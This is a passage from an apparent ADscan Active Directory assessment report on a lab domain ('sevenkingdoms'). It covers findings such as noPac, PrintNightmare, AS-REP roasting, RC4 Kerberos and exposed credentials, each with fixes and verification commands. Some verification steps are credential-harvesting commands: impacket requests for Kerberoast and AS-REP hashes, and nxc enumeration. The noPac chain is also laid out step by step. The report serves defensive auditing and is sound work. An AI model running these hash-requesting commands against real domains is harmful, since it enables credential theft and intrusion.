Read the raw trust attributes over LDAP. Bit 0x20 (WITHIN_FOREST) set means the trust is inside the forest.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ ldapsearch -LLL -H ldap://192.168.180.11 -D 'adscan@north.sevenkingdoms.local' -w '<password>' -b
'CN=System,DC=north,DC=sevenkingdoms,DC=local' '(objectClass=trustedDomain)' name trustAttributes
trustDirection
```

Values in angle brackets are for you to supply. Passwords and keys are never printed in this report.

REFERENCES

> The Hacker Recipes: Trusts
> **Reproduce it by hand:** Appendix R.4 (p. 127)

F-008

Credentials Stored in Directory Account Attributes

PRIORITY 7.0

Baseline severity High CREDENTIAL EXPOSURE • VULNERABILITY

CWE-312 north.sevenkingdoms.local

METHODOLOGY *Graded by the ADscan Priority model, whose bands and inputs are published in the methodology section. A CVSS v3.1 Base vector also exists for this finding; the methodology section sets out why this report does not rate findings by CVSS.*

DESCRIPTION

Credential material (a password, a token or a similar secret) is stored in cleartext on directory account objects, in attributes such as description, info, userPassword or unixUserPassword. The free-text description field is the usual case: a temporary password noted there during account creation and never removed. These attributes are readable by every authenticated domain user unless explicitly restricted, and where the directory permits anonymous bind or unauthenticated account enumeration they are readable with no credential at all.

IMPACT

A reader who needs nothing more than a valid domain account can collect these values in a single directory query and try each one. Where the value is a real password the associated account is compromised with no exploit involved, which opens lateral movement and privilege escalation; where it is an operational note it still discloses the account's purpose and owner. If the directory answers unauthenticated queries, the same values are an outside-in route to a valid domain account.

AFFECTED ASSETS

- TIER 2 `samwell.tarly · description`

RECOMMENDED FIX

Remove the secrets from the attributes and rotate them (+2 alternatives)

APPLY THE FIX

Find likely secrets in common attributes.

Windows PowerShell — Sysadmin

```
PS C:\> Get-ADUser -Filter * -Properties description,info | Where-Object { $_.description -match 'pass|pwd|secret' -or $_.info -match 'pass|pwd|secret' }
```

Clear a description that held a password.

Windows PowerShell — Sysadmin

```
PS C:\> Set-ADUser samwell.tarly -Clear description
```

Rotate the account whose password was exposed.

Windows PowerShell — Sysadmin

```
PS C:\> Set-ADAccountPassword -Identity samwell.tarly -Reset -NewPassword (Read-Host -AsSecureString 'New password')
```

CHECK IT BEFORE AND AFTER

After the fix: A re-run of the keyword query returns no matches; the rotated credentials no longer authenticate with the exposed value.

> The alternatives and the full runbook are in the **AD Hardening Playbook**, under “Credentials Stored in Directory Account Attributes”.

F-009

Sensitive Data Found in SMB Shares

PRIORITY 7.0

Baseline severity High SMB • VULNERABILITY

CWE-200 north.sevenkingdoms.local

METHODOLOGY *Graded by the ADscan Priority model, whose bands and inputs are published in the methodology section. A CVSS v3.1 Base vector also exists for this finding; the methodology section sets out why this report does not rate findings by CVSS.*

DESCRIPTION

Files accessible over SMB shares were found to contain sensitive data such as plaintext credentials, API keys, private keys, or configuration artifacts that include authentication material. In enterprise environments, configuration files, deployment scripts, backup files, and legacy documentation are commonly stored on shared drives and often contain credentials used during installation, automation, or system provisioning. These files are frequently not subject to the same security controls as dedicated credential vaults, are rarely audited, and may retain credentials for accounts that have since been elevated to administrative roles. Attackers performing post-exploitation discovery systematically scan accessible shares for credential material as a high-priority reconnaissance step.

IMPACT

Exposed credentials provide direct authenticated access to systems and services without requiring any additional exploitation. Credentials found in shares frequently belong to service accounts or shared administrative accounts with elevated privileges, enabling immediate lateral movement and privilege escalation. The presence of such data also indicates a lack of secrets management hygiene that may extend to other undiscovered locations. In this environment, share: \\WINTERFELL.north.sevenkingdoms.local\NETLOGON\script.ps1.

AFFECTED ASSETS

- TIER 1 `jeor.mormont`
- `Share: \\WINTERFELL.north.sevenkingdoms.local\NETLOGON\script.ps1`
- `Share: \\WINTERFELL.north.sevenkingdoms.local\NETLOGON\secret.ps1`
- `Share: \\WINTERFELL.north.sevenkingdoms.local\SYSVOL\north.sevenkingdoms.local\scripts\script.ps1`
- `Share: \\WINTERFELL.north.sevenkingdoms.local\SYSVOL\north.sevenkingdoms.local\scripts\secret.ps1`

DETAIL / NOTES

- `Share: \\WINTERFELL.north.sevenkingdoms.local\NETLOGON\script.ps1`

RECOMMENDED FIX

Rotate the exposed secrets and remove them from the shares (+2 alternatives)

APPLY THE FIX

Tighten a share to a named group, read-only.

Windows PowerShell — Sysadmin

```
PS C:\> Revoke-SmbShareAccess -Name 'NETLOGON' -AccountName 'Authenticated Users' -Force
PS C:\> Grant-SmbShareAccess -Name 'NETLOGON' -AccountName 'NORTH\<authorized_group>' -AccessRight Read -Force
```

Scan shares for residual secrets (review-only tooling). E.g. run a secret scanner across the mounted share path.

CHECK IT BEFORE AND AFTER

After the fix: A re-scan of the shares finds no plaintext credentials; the rotated secrets are served only from the managed vault.

> The alternatives and the full runbook are in the **AD Hardening Playbook**, under “Sensitive Data Found in SMB Shares”.

F-010

noPac/sAMAccountName Spoofing (CVE-2021-42278 + CVE-2021-42287)

PRIORITY 7.0

Baseline severity High CVE • VULNERABILITY

CWE-290 north.sevenkingdoms.local

METHODOLOGY *Graded by the ADscan Priority model, whose bands and inputs are published in the methodology section. No published CVSS Base vector applies to this finding.*

DESCRIPTION

NoPac chains two Active Directory vulnerabilities to achieve domain compromise from any standard domain user account. CVE-2021-42278 permits creating machine accounts with a sAMAccountName that does not end in the required dollar sign ($), meaning the account name can be set to match a Domain Controller's name exactly (e.g. 'DC01' instead of the legitimate 'DC01$'). CVE-2021-42287 exploits a Kerberos PAC validation bug: when a service ticket is requested for a principal that no longer exists, the KDC falls back to searching with a trailing '$' appended. An attacker exploits this combination by creating a machine account named 'DC01', requesting a TGT for it, renaming the account back to its original name so 'DC01' no longer exists, and then requesting a service ticket for 'DC01'. The KDC falls back to 'DC01$', finds the legitimate Domain Controller, and issues a service ticket with DC-level privileges. The resulting ticket can be used for a full DCSync.

IMPACT

On an unpatched domain controller, any domain user can escalate to Domain Controller-level privileges within minutes and perform a full DCSync to extract every domain credential including KRBTGT. The attack requires only default permissions (ms-DS-MachineAccountQuota above 0, and the default is 10) and produces a Domain Admin-equivalent Kerberos ticket without interacting with any privileged account. ADscan did not run the attack. It observed that the domain controller issues a Kerberos ticket without its authorization data (the PAC) when asked to, which is the behaviour the November 2021 updates removed. That points to a missing patch but does not prove it, so this finding is rated High and becomes Critical once confirmed. To confirm it, check that every domain controller has the November 2021 updates (KB5008380 and KB5008602) or a later cumulative update installed. In this environment, affected host: winterfell.north.sevenkingdoms.local (192.168.180.11).

AFFECTED ASSETS

WHAT IT EXPOSES

- TIER 0 `winterfell.north.sevenkingdoms.local (192.168.180.11)` *vulnerable-host*

RECOMMENDED FIX

Patch all Domain Controllers (the only complete fix) (+1 alternative)

APPLY THE FIX

Confirm the patch is installed on each DC (replace KB as appropriate for the OS). And the OS-specific DC update.

Windows PowerShell — Sysadmin

```
PS C:\> Get-HotFix -Id KB5008380
```

Inventory DC patch levels from one management host.

Windows PowerShell — Sysadmin

```
PS C:\> Get-ADDomainController -Filter * | ForEach-Object { Invoke-Command -ComputerName $_.HostName -
ScriptBlock { (Get-HotFix | Sort InstalledOn -Desc | Select -First 5) } }
```

Hunt for the spoofing primitive in the Security log.

Windows PowerShell — Sysadmin

```
PS C:\> Get-WinEvent -FilterHashtable @{LogName='Security';Id=4741,4742} -MaxEvents 200 | ? { $_.Message -
match 'SAM Account Name' }
```

CHECK IT BEFORE AND AFTER

Run this before the change to see the exposure, and again after it.

Lists the update on the domain controller.

Windows PowerShell — Sysadmin

```
PS C:\> Get-HotFix -Id KB5008380 -ComputerName <host>
```

After the fix: Every domain controller carries the required updates, and a new ADscan scan no longer reports noPac.

The alternative and the full runbook are in the **AD Hardening Playbook**, under “noPac/sAMAccountName Spoofing (CVE-2021-42278 + CVE-2021-42287)”.

VERIFY THIS FINDING INDEPENDENTLY

CONFIRM IT IN YOUR ENVIRONMENT

Confirm the patch is present and the machine-account quota is not wide open. Check the two CVE patches and the quota. A quota of 0 removes the account-creation prerequisite.

Windows PowerShell — Sysadmin

```
PS C:\> Get-HotFix | Where-Object { $_.InstalledOn -ge (Get-Date '2021-11-09') }
PS C:\> Get-ADObject -Identity (Get-ADDomain).DistinguishedName -Properties ms-DS-MachineAccountQuota |
Select-Object ms-DS-MachineAccountQuota
```

Read the machine-account quota (the noPac prerequisite) without exploiting.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ nxc ldap 192.168.180.11 -u adscan -p <password> -M maq
```

Values in angle brackets are for you to supply. Passwords and keys are never printed in this report.

REFERENCES

The Hacker Recipes: Samaccountname Spoofing

Reproduce it by hand: Appendix R.5 (p. 127)

F-011

PrintNightmare (CVE-2021-34527) Exposure in the Print Spooler

PRIORITY 7.0

Baseline severity High CVE • VULNERABILITY

CWE-269 north.sevenkingdoms.local

METHODOLOGY *Graded by the ADscan Priority model, whose bands and inputs are published in the methodology section. A CVSS v3.1 Base vector also exists for this finding; the methodology section sets out why this report does not rate findings by CVSS.*

DESCRIPTION

PrintNightmare (CVE-2021-34527) is a critical vulnerability in the Windows Print Spooler service that allows authenticated users to load arbitrary DLLs through the AddPrinterDriverEx() RPC call by specifying a UNC path to a malicious driver package. The vulnerability exists in both a remote variant (RCE via network RPC) and a local variant (LPE via local named pipe). Remote exploitation is possible when the Print Spooler service accepts remote client connections, which is common on servers that act as print servers. The service runs as SYSTEM, meaning any loaded DLL executes with the highest privilege level on the host.

IMPACT

An authenticated domain user can remotely execute arbitrary code as SYSTEM on any vulnerable host where the Print Spooler accepts remote connections. When the affected host is a Domain Controller, this results in immediate domain-level compromise. ADscan changed nothing on these hosts. It found the Print Spooler accepting remote connections and read two registry settings, which showed either an operating system update level below the July 2021 fix or a Point and Print policy that lets standard users install drivers without elevation. That points to an exploitable spooler but does not prove it, so this finding is rated High and becomes Critical once confirmed. To confirm it, check that each host has the July 2021 or a later security update and that RestrictDriverInstallationToAdministrators is set to 1 under the Point and Print policy. In this environment, affected host: winterfell.north.sevenkingdoms.local (192.168.180.11).

AFFECTED ASSETS

WHAT IT EXPOSES

- TIER 0 `winterfell.north.sevenkingdoms.local (192.168.180.11)` *vulnerable-host*

RECOMMENDED FIX

Patch and disable the Print Spooler where unused (+1 alternative)

APPLY THE FIX

Disable the spooler where print is not needed (especially DCs).

Windows PowerShell — Sysadmin

```
PS C:\> Set-Service -Name Spooler -StartupType Disabled; Stop-Service Spooler
```

Restrict driver installs to admins (RestrictDriverInstallationToAdministrators).

Windows PowerShell — Sysadmin

```
PS C:\> reg add 'HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Printers\PointAndPrint' /v
RestrictDriverInstallationToAdministrators /t REG_DWORD /d 1 /f
```

CHECK IT BEFORE AND AFTER

Run this before the change to see the exposure, and again after it.

Stopped and Disabled on the host.

Windows PowerShell — Sysadmin

```
PS C:\> Invoke-Command -ComputerName <host> -ScriptBlock { Get-Service Spooler | Select-Object
Status,StartType }
```

After the fix: The Print Spooler is stopped and disabled on the domain controllers, and driver installation is limited to administrators where the spooler must stay on.

> The alternative and the full runbook are in the **AD Hardening Playbook**, under “PrintNightmare (CVE-2021-34527) Exposure in the Print Spooler”.

> VERIFY THIS FINDING INDEPENDENTLY
>
> CONFIRM IT IN YOUR ENVIRONMENT

Confirm the spooler is disabled where possible, the CVE-2021-34527 patch is applied, and the point-and-print hardening is set.

Windows PowerShell — Sysadmin

```
PS C:\> Get-Service Spooler | Select-Object Name, Status, StartType
PS C:\> Get-HotFix | Where-Object { $_.InstalledOn -ge (Get-Date '2021-07-06') }
PS C:\> Get-ItemProperty 'HKLM:\SOFTWARE\Policies\Microsoft\Windows NT\Printers\PointAndPrint' -ErrorAction
SilentlyContinue
```

Non-destructive check that the target still exposes the spooler interface (no exploitation)

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ nxc smb winterfell.north.sevenkingdoms.local -u adscan -p <password> -M spooler
```

Values in angle brackets are for you to supply. Passwords and keys are never printed in this report.

REFERENCES

The Hacker Recipes: Print Spooler Service

Reproduce it by hand: Appendix R.6 (p. 127)

F-012

Accounts with Non-Expiring Passwords

PRIORITY 6.5

Baseline severity Low POLICY • POSTURE

CWE-521 north.sevenkingdoms.local

METHODOLOGY *Graded by the ADscan Priority model, whose bands and inputs are published in the methodology section. No published CVSS Base vector applies to this finding.*

Baseline severity Low in isolation. This directory supplies the conditions the technique needs, so the finding is rated Medium here, at ADscan Priority 6.5, and is counted as Medium throughout this report.

ADSCAN ANALYSIS

Tier-0 accounts have non-expiring passwords. Stale privileged credentials persist indefinitely

DESCRIPTION

Accounts configured with the DONT_EXPIRE_PASSWORD flag are exempt from the domain's password expiration policy, meaning their credentials remain valid indefinitely unless manually changed. While this configuration is sometimes necessary for service accounts running as specific identities, it is frequently applied broadly to user accounts for convenience, or inherited from legacy configurations. Long-lived credentials are statistically more likely to have been exposed through phishing, credential dumping incidents, data breaches, or pass-the-hash attacks that were not detected at the time. An attacker in possession of a non-expiring credential retains access indefinitely unless the compromise is specifically identified and the password is manually rotated.

IMPACT

Compromised non-expiring credentials provide persistent access with no natural remediation deadline. In environments where password rotation is the primary credential invalidation mechanism, these accounts create permanent persistence opportunities for attackers who have obtained the credentials through any means.

AFFECTED ASSETS

- TIER 0 `Administrator`
- TIER 0 `catelyn.stark`
- TIER 0 `eddard.stark`
- TIER 0 `robb.stark`
- TIER 1 `sql_svc`
- TIER 1 `jeor.mormont`
- TIER 2 `adscan`
- TIER 2 `arya.stark`
- TIER 2 `brandon.stark`
- TIER 2 `hodor`
- TIER 2 `jon.snow`
- TIER 2 `rickon.stark`
- TIER 2 `samwell.tarly`
- TIER 2 `sansa.stark`

RECOMMENDED FIX

Remove DONT_EXPIRE_PASSWORD from standard accounts (+1 alternative)

> **Commands and validation:** the numbered steps, the exact commands and the check that proves the fix landed are in the **AD Hardening Playbook**, under “Accounts with Non-Expiring Passwords”.

> VERIFY THIS FINDING INDEPENDENTLY
>
> **CONFIRM IT IN YOUR ENVIRONMENT**

List the enabled accounts whose password never expires (DONT_EXPIRE_PASSWORD, bit 65536 of userAccountControl)

Windows PowerShell — Sysadmin

```
PS C:\> Get-ADUser -LDAPFilter '(&(userAccountControl:1.2.840.113556.1.4.803:=65536)(!
(userAccountControl:1.2.840.113556.1.4.803:=2)))' -Properties PasswordLastSet | Select-Object
SamAccountName, PasswordLastSet
```

List the same accounts over LDAP.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ ldapsearch -LLL -H ldap://192.168.180.11 -D 'adscan@north.sevenkingdoms.local' -w '<password>' -b
'DC=north,DC=sevenkingdoms,DC=local' '(&(objectCategory=person)(objectClass=user)
(userAccountControl:1.2.840.113556.1.4.803:=65536)(!(userAccountControl:1.2.840.113556.1.4.803:=2)))'
sAMAccountName pwdLastSet
```

Values in angle brackets are for you to supply. Passwords and keys are never printed in this report.

F-013

Passwords Predating Current Policy

PRIORITY 6.0

Baseline severity Low IDENTITY HYGIENE • POSTURE

CWE-521 north.sevenkingdoms.local

METHODOLOGY *Graded by the ADscan Priority model, whose bands and inputs are published in the methodology section. No published CVSS Base vector applies to this finding.*

Baseline severity Low in isolation. This directory supplies the conditions the technique needs, so the finding is rated Medium here, at ADscan Priority 6.0, and is counted as Medium throughout this report.

ADSCAN ANALYSIS

Privileged accounts carry credentials that predate the last policy hardening. Stale high-value credentials persist under weaker historical requirements

DESCRIPTION

One or more enabled user accounts have a password that was last set before the most recent modification to the applicable password policy (Default Domain Policy or a Fine-Grained PSO). The current policy requirements (minimum length, complexity, or maximum age) were not in effect when the credential was created. Active Directory does not retroactively force a reset on policy changes, so these accounts may carry credentials that do not comply with the organisation's current security baseline.

IMPACT

Credentials established under a weaker policy may be shorter, simpler, or older than the current standard allows. Attackers obtaining these hashes through LDAP, Kerberoasting, or credential dumping face a reduced cracking workload. When affected accounts are Tier-0 or high-value identities, the impact escalates to potential domain compromise.

AFFECTED ASSETS

- TIER 0 `Administrator` · Password set 2026-05-01 (~198 days ago)
- TIER 0 `catelyn.stark` · Password set 2026-05-01 (~198 days ago)
- TIER 0 `eddard.stark` · Password set 2026-05-01 (~198 days ago)
- TIER 0 `robb.stark` · Password set 2026-05-01 (~198 days ago)
- TIER 1 `sql_svc` · Password set 2026-05-01 (~198 days ago)
- TIER 1 `jeor.mormont` · Password set 2026-05-01 (~198 days ago)
- TIER 2 `arya.stark` · Password set 2026-05-01 (~198 days ago)
- TIER 2 `brandon.stark` · Password set 2026-05-01 (~198 days ago)
- TIER 2 `hodor` · Password set 2026-05-01 (~198 days ago)
- TIER 2 `jon.snow` · Password set 2026-05-01 (~198 days ago)
- TIER 2 `rickon.stark` · Password set 2026-05-01 (~198 days ago)
- TIER 2 `samwell.tarly` · Password set 2026-05-01 (~198 days ago)
- TIER 2 `sansa.stark` · Password set 2026-05-01 (~198 days ago)
- TIER 2 `sevenkingdoms$` · Password set 2026-05-01 (~198 days ago)

RECOMMENDED FIX

Force a reset on accounts whose pwdLastSet predates the policy change (+1 alternative)

> **Commands and validation:** the numbered steps, the exact commands and the check that proves the fix landed are in the **`AD Hardening Playbook`**, under “Passwords Predating Current Policy”.

> **VERIFY THIS FINDING INDEPENDENTLY**
>
> **CONFIRM IT IN YOUR ENVIRONMENT**

Find when the domain password policy last changed, then list the enabled accounts whose password was set before that date.

Windows PowerShell — Sysadmin

```
PS C:\> Get-ADReplicationAttributeMetadata -Object 'DC=north,DC=sevenkingdoms,DC=local' -Server
winterfell.north.sevenkingdoms.local -Properties minPwdLength | Select-Object AttributeName,
LastOriginatingChangeTime
PS C:\> Get-ADUser -Filter 'Enabled -eq $true' -Properties PasswordLastSet | Where-Object {
$_.PasswordLastSet -lt (Get-Date '<policy_change_date>') } | Select-Object SamAccountName, PasswordLastSet
```

List the enabled accounts with the time their password was last set (pwdLastSet is a Windows FILETIME) and compare it with the policy change date.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ ldapsearch -LLL -H ldap://192.168.180.11 -D 'adscan@north.sevenkingdoms.local' -w '<password>' -b
'DC=north,DC=sevenkingdoms,DC=local' '(&(objectCategory=person)(objectClass=user)(!
(userAccountControl:1.2.840.113556.1.4.803:=2)))' sAMAccountName pwdLastSet
```

Values in angle brackets are for you to supply. Passwords and keys are never printed in this report.

F-014

Domain Controller Accepts NTLM Authentication

PRIORITY 4.0

Baseline severity Medium AUTHENTICATION • VULNERABILITY

CWE-287 north.sevenkingdoms.local

METHODOLOGY *Graded by the ADscan Priority model, whose bands and inputs are published in the methodology section. No published CVSS Base vector applies to this finding.*

DESCRIPTION

The Domain Controller accepts NTLM authentication binds. NTLM is a legacy authentication protocol that, regardless of version, exposes the environment to multiple relay vectors (SMB relay, LDAP relay, HTTP relay), pass-the-hash lateral movement, and offline cracking of intercepted challenge-response handshakes. Modern hardened Active Directory environments restrict or disable NTLM in favour of Kerberos.

IMPACT

Every authentication path that falls back to NTLM increases the relay surface of the domain. A coerced or intercepted NTLM authentication can be replayed against any service that does not enforce signing and channel binding (most commonly LDAP, SMB, HTTP/WinRM, and ADCS web enrolment), with potential outcomes ranging from data access to full domain compromise via shadow credentials or RBCD.

AFFECTED ASSETS

- TIER 0 `winterfell.north.sevenkingdoms.local (192.168.180.11)`

RECOMMENDED FIX

Audit then restrict NTLM toward Kerberos-only (+1 alternative)

> **Commands and validation:** the numbered steps, the exact commands and the check that proves the fix landed are in the **AD Hardening Playbook**, under “Domain Controller Accepts NTLM Authentication”.

VERIFY THIS FINDING INDEPENDENTLY

CONFIRM IT IN YOUR ENVIRONMENT

On a domain controller, look for NTLM logons that actually happened. Any result shows NTLM is accepted and in use.

Windows PowerShell — Sysadmin

```
PS C:\> Get-WinEvent -FilterHashtable @{LogName='Security';Id=4624} -MaxEvents 5000 | Where-Object {
$_.Message -match 'Authentication Package:\s+NTLM' } | Select-Object -First 10 TimeCreated
```

If NTLM auditing is enabled, the dedicated log lists each use.

Windows PowerShell — Sysadmin

```
PS C:\> Get-WinEvent -LogName 'Microsoft-Windows-NTLM/Operational' -MaxEvents 20
```

Authenticate to the domain controller over NTLM with a password (a successful login shows NTLM is accepted)

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ nxc smb 192.168.180.11 -u adscan -p <password>
```

Values in angle brackets are for you to supply. Passwords and keys are never printed in this report.

F-015

Domain Controller Accepts RC4 Kerberos Encryption

PRIORITY 4.0

Baseline severity Medium KERBEROS SECURITY • VULNERABILITY

CWE-327 north.sevenkingdoms.local

METHODOLOGY *Graded by the ADscan Priority model, whose bands and inputs are published in the methodology section. No published CVSS Base vector applies to this finding.*

DESCRIPTION

The Domain Controller accepts Kerberos pre-authentication using RC4-HMAC (arcfour-hmac, etype 23). RC4 is cryptographically weaker than AES-128/256 and accelerates offline cracking attacks against captured Kerberos tickets, particularly Kerberoasting (where a service ticket is requested for any SPN-bearing account) and AS-REP Roasting (where pre-auth is disabled for an account).

IMPACT

Captured RC4 Kerberos tickets crack 3-10× faster than AES tickets using modern GPU rigs. Any low-privilege domain user can request service tickets and attempt offline cracking; with RC4 enabled, the time-to-compromise for a weak service-account password drops from weeks to hours. The risk compounds when the same domain has any SPN-bearing privileged account.

AFFECTED ASSETS

- TIER 0 `winterfell.north.sevenkingdoms.local (192.168.180.11)`

RECOMMENDED FIX

Restrict Kerberos encryption types to AES only via GPO (+1 alternative)

> **Commands and validation:** the numbered steps, the exact commands and the check that proves the fix landed are in the **AD Hardening Playbook**, under “Domain Controller Accepts RC4 Kerberos Encryption”.

VERIFY THIS FINDING INDEPENDENTLY

CONFIRM IT IN YOUR ENVIRONMENT

Look for service tickets that were issued with RC4 (encryption type 0x17) in the domain controller Security log.

Windows PowerShell — Sysadmin

```
PS C:\> Get-WinEvent -FilterHashtable @{LogName='Security';Id=4769} -MaxEvents 2000 | Where-Object {
$_.Message -match 'Ticket Encryption Type:\s+0x17' } | Select-Object -First 10 TimeCreated
```

And the encryption types the domain controllers advertise.

Windows PowerShell — Sysadmin

```
PS C:\> Get-ADComputer -Filter 'primaryGroupID -eq 516' -Properties msDS-SupportedEncryptionTypes | Select-
Object Name, msDS-SupportedEncryptionTypes
```

Request a service ticket for one SPN account; a hash starting with $krb5tgs$23$ means the domain controller issued it with RC4 (this requests a real ticket and raises a Kerberoasting alert in Defender for Identity, so coordinate it first)

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ impacket-GetUserSPNs 'north.sevenkingdoms.local/adscan:<password>' -dc-ip 192.168.180.11 -request-user
jon.snow
```

Values in angle brackets are for you to supply. Passwords and keys are never printed in this report.

F-016

Domain Does Not Force AES Encryption for Kerberos

PRIORITY 4.0

Baseline severity Medium KERBEROS SECURITY • VULNERABILITY

CWE-326 north.sevenkingdoms.local

METHODOLOGY *Graded by the ADscan Priority model, whose bands and inputs are published in the methodology section. No published CVSS Base vector applies to this finding.*

DESCRIPTION

The Domain Controller does not enforce AES-only Kerberos encryption. Even if AES is supported, RC4 remains a negotiable fallback: any client requesting RC4 will be served an RC4 ticket. This is closely related to `kerberos_rc4_domain_accepted` but distinguished by intent: this finding indicates the domain has not COMMITTED to AES-only, leaving the door open even if RC4 usage is currently low.

IMPACT

Without AES enforcement, an attacker can request RC4 service tickets even from accounts that nominally support AES, falling back to the weaker cipher for cracking. The remediation is to remove RC4 from the supported encryption types at the domain level: a defence-in-depth measure that closes the negotiation downgrade path entirely.

AFFECTED ASSETS

- `north.sevenkingdoms.local`

RECOMMENDED FIX

Commit the domain to AES-only encryption (+1 alternative)

> **Commands and validation:** the numbered steps, the exact commands and the check that proves the fix landed are in the **AD Hardening Playbook**, under “Domain Does Not Force AES Encryption for Kerberos”.

VERIFY THIS FINDING INDEPENDENTLY

CONFIRM IT IN YOUR ENVIRONMENT

Read the encryption types the domain controllers advertise, and the Kerberos policy value. 24 (0x18) means AES only; any other value, or no value, leaves RC4 available.

Windows PowerShell — Sysadmin

```
PS C:\> Get-ADComputer -Filter 'primaryGroupID -eq 516' -Properties msDS-SupportedEncryptionTypes | Select-Object Name, msDS-SupportedEncryptionTypes
PS C:\> Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Kerberos\Parameters' -Name SupportedEncryptionTypes -ErrorAction SilentlyContinue
```

Read the same attribute over LDAP.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ ldapsearch -LLL -H ldap://192.168.180.11 -D 'adscan@north.sevenkingdoms.local' -w '<password>' -b 'DC=north,DC=sevenkingdoms,DC=local' '(&(objectCategory=computer)(primaryGroupID=516))' name msDS-SupportedEncryptionTypes
```

Values in angle brackets are for you to supply. Passwords and keys are never printed in this report.

F-017

AS-REP Roasting

PRIORITY 4.0

Baseline severity Medium KERBEROS • VULNERABILITY

CWE-522 north.sevenkingdoms.local

METHODOLOGY *Graded by the ADscan Priority model, whose bands and inputs are published in the methodology section. A CVSS v3.1 Base vector also exists for this finding; the methodology section sets out why this report does not rate findings by CVSS.*

DESCRIPTION

Preauthentication offers protection against offline Password Cracking. When enabled, a user requesting access to a resource initiates communication with the Domain Controller (DC) by sending an Authentication Server Request (AS-REQ) message with a timestamp that is encrypted with the hash of their password. If and only if the DC is able to successfully decrypt the timestamp with the hash of the user's password, it will then send an Authentication Server Response (AS-REP) message that contains the Ticket Granting Ticket (TGT) to the user. Part of the AS-REP message is signed with the user's password. For each account found without preauthentication, an adversary may send an AS-REQ message without the encrypted timestamp and receive an AS-REP message with TGT data which may be encrypted with an insecure algorithm such as RC4. The recovered encrypted data may be vulnerable to offline Password Cracking attacks similarly to Kerberoasting and expose plaintext credentials.

IMPACT

A successful AS-REP Roasting attack along with cracked passwords could lead to lateral movement and privilege escalation in an AD environment. If a password is cracked for a Domain Administrator account or equivalent, an attacker could gain control over most, if not all, resources in the domain. In this environment, 1 account is exposed to offline password recovery (brandon.stark).

AFFECTED ASSETS

WHO CAN EXPLOIT IT

- TIER 2 `Authenticated Users` · Any account that can sign in to the domain

WHAT IT EXPOSES

- TIER 2 `brandon.stark` EXPOSED *asrep-roastable-target*

RECOMMENDED FIX

Re-enable Kerberos pre-authentication on affected accounts (+1 alternative)

> **Commands and validation:** the numbered steps, the exact commands and the check that proves the fix landed are in the **AD Hardening Playbook**, under “AS-REP Roasting”.

VERIFY THIS FINDING INDEPENDENTLY

CONFIRM IT IN YOUR ENVIRONMENT

Check whether brandon.stark has Kerberos pre-authentication disabled. True means the domain controller hands data encrypted with the account's key to anyone who asks for it.

Windows PowerShell — Sysadmin

```
PS C:\> Get-ADUser -Identity brandon.stark -Properties DoesNotRequirePreAuth | Select-Object
SamAccountName,DoesNotRequirePreAuth
```

List every account in the domain with pre-authentication disabled.

Windows PowerShell — Sysadmin

```
PS C:\> Get-ADUser -LDAPFilter '(userAccountControl:1.2.840.113556.1.4.803:=4194304)' | Select-Object
SamAccountName
```

Ask the domain controller for brandon.stark's authentication response without any credential. A returned hash proves pre-authentication is off, and nothing is changed.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ impacket-GetNPUsers -no-pass -dc-ip 192.168.180.11 -format hashcat
'north.sevenkingdoms.local/brandon.stark'
```

REFERENCES

> The Hacker Recipes: AS-REP roasting
> **Reproduce it by hand:** Appendix R.7 (p. 128)

F-018

Kerberos Web Service (HTTP SPN) Relay and Coercion Surface

PRIORITY 4.0

Baseline severity Medium KERBEROS ● VULNERABILITY

CWE-290 north.sevenkingdoms.local

METHODOLOGY *Graded by the ADscan Priority model, whose bands and inputs are published in the methodology section. No published CVSS Base vector applies to this finding.*

DESCRIPTION

One or more directory principals publish a web service through an HTTP service principal name (an HTTP/<host> SPN registered on a user, service, or computer account). Unlike the HOST and RestrictedKrbHost SPNs that Active Directory registers on every machine automatically, an HTTP SPN is created deliberately when a Kerberos-authenticating web application is deployed under that account (an intranet portal, a management or console endpoint, a source-code or build service, or an internal API front-end). Each such endpoint is an authentication surface: a client that browses to it negotiates Windows Integrated Authentication and presents a Kerberos (or, on fallback, NTLM) credential for the service. When the web front-end accepts negotiated authentication and the surrounding channels are not hardened (LDAP signing and channel binding not enforced on the directory, SMB signing not required, and Extended Protection for Authentication (channel/service binding) absent on the web endpoint), an in-path attacker who can induce a privileged account to authenticate to the endpoint can capture and forward that authentication to another service, reaching resources the coerced account can access. This finding reports the existence of the surface (an observed configuration), not a demonstrated relay.

IMPACT

A Kerberos web endpoint that accepts negotiated authentication without service/channel binding lets an attacker who is positioned in the authentication path pivot a coerced privileged authentication into access against a second service. Where the publishing account is highly privileged, or the relayed authentication reaches the directory or a Tier-0 service, the consequence can escalate from a single web application to domain-wide credential exposure. The surface also broadens the blast radius of any forced-authentication weakness elsewhere in the environment, because it provides a legitimate Kerberos endpoint to aim coerced authentications at.

AFFECTED ASSETS

- TIER 1 `castelblack.north.sevenkingdoms.local (192.168.180.22) · HTTP/winterfell.north.sevenkingdoms.local`

RECOMMENDED FIX

Harden the authentication channels and the web endpoint (+1 alternative)

> **Commands and validation:** the numbered steps, the exact commands and the check that proves the fix landed are in the **AD Hardening Playbook**, under “Kerberos Web Service (HTTP SPN) Relay and Coercion Surface”.

VERIFY THIS FINDING INDEPENDENTLY

CONFIRM IT IN YOUR ENVIRONMENT

List every HTTP service principal name and the account that owns it. This proves the web endpoints exist; whether each one is relayable depends on Extended Protection on the endpoint and on the signing settings of the services it could be relayed to.

Windows PowerShell — Sysadmin

```
PS C:\> Get-ADObject -LDAPFilter '(servicePrincipalName=HTTP/*)' -Properties sAMAccountName,
servicePrincipalName | Format-List sAMAccountName, servicePrincipalName
```

List the same SPNs over LDAP.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ ldapsearch -LLL -H ldap://192.168.180.11 -D 'adscan@north.sevenkingdoms.local' -w '<password>' -b
